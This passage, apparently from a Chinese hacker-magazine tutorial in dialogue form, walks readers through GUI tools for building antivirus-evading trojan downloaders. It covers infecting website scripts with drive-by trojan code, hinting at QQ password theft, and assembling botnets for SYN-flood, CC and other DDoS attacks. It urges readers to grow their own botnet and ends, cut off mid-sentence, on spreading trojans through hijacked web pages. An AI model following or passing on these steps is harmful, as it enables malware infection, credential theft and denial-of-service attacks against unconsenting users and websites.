在使用之前需要把生成的普通木马上传到WEB空间中，打开天使下载者（图10），在地址A、B、C中写入三个普通木马的URL地址。还可以在功能处进行具体功能的选择配置。选择完毕后点击“配置”就生成了我们的下载者，它的大小才25KB，而且现在还免杀呢！

再给你介绍一款不错的下载者——牛X感染下载者（图11），它提供了5个木马地址进行下载，下载延时20秒，提高了下载者的隐蔽性，锁定被感染机器的IE首页，而且还可以进行种马统计。




图11



图12

此下载者最大的特点就是能够自动感染脚本文件并插入挂马代码，如果对方是站长机器或者服务器，那么木马就会传播的更广泛了。在木马地址中输入5项下载地址，锁IE的首页，统计地址要填写统计ASP文件的URL地址，在插入代码中输入挂马的代码，此统计ASP文件是在生成木马才生成的，把木马和统计ASP文件都上传到WEB空间中就可以挂马了，对了！别忘了改改那个统计ASP文件（图12），为什么？忘记盗QQ的接口文件了？





图13


图14

燕妹妹说道："这个简单，那下一个是什么呢？什么僵尸，听起来挺恐怖的。"对！还有一种木马——僵尸木马，由僵尸木马组成的僵尸网络能够进行分布式拒绝服务（DDos）攻击。僵尸网络是指采用一种或多种传播手段，将大量主机感染bot程序（僵尸木马），从而在控制者和被感染主机之间所形成的一个可一对多控制的网络。僵尸网络的最主要的特点，就是可以一对多地执行相同的恶意行为，比如可以同时对某目标网站进行分布式拒绝服务（DDos）攻击，同时发送大量的垃圾邮件等，而正是这种一对多的控制关系，使得攻击者能够以极低的代价高效地控制大量的资源为其服务，这也是僵尸网络攻击模式近年来受到黑客青睐的根本原因。在执行恶意行为的时候，僵尸网络充当了一个攻击平台的角色，这也就使得僵尸网络不同于简单的病毒和蠕虫，也与通常意义的木马有所不同（图13）。




图15

上兴网络僵尸是一款性能不错的僵尸木马，它的使用和灰鸽子等远程控制有点类似，同样使用了反弹连接。木马的主界面和远程控制类有点类似（图14），相信大家通过上期关于远程控制类木马的学习，可以轻松的上手。

和远程控制类木马一样，先点击"配置服务端"配置一个僵尸出来（图15），木马提供了IP、动态域名、FTP更新方式，方便大家进行自定义配置。既然是反弹连接，当然要更新IP了，点击"自动上线"进行FTP更新（图16），如果是使用动态域名进行反弹连接，则需要打开动态域名的更新程序。






图16

DDOS攻击被分成了两类，一类为主机攻击类型（图17）：含有IGMP攻击、UDP洪水包攻击、TCP连接攻击、IP攻击、伪装IP-SYN洪水攻击等攻击模式，方便大家进行特定的攻击，此攻击类型适用于针对主机进行攻击。另一类为WEB攻击类型（图18）：FTP压力攻击、批量下载、HTTP连接攻击、主页攻击、论坛攻击、CC攻击、死亡之PING等攻击模式，此攻击模式适用于针对WEB网站的攻击。


图17


图18

再给你介绍一款不错的网络僵尸类软件——蜥蜴DDOS（图19），这款木马很稳定，而且使用起来很简单，相信你可以轻松上手，培养自己的僵尸网络。

燕妹妹郁闷的说道："前面介绍了这么多的具有特殊功能的木马，我郁闷死了，不知道应该怎么把这些木马传播出去？"阿布说道："不难啊！听我慢慢道来。"

现在比较流行的木马传播方式要数挂马了，何谓挂马呢？就是在正常的网页文件中添加上挂马代码，用户在访问正常的网页的时候就会无意的访问了挂马代码（挂马代码执行网马）。那么又何谓网马呢？网马＝网页木马，它能触发浏览器的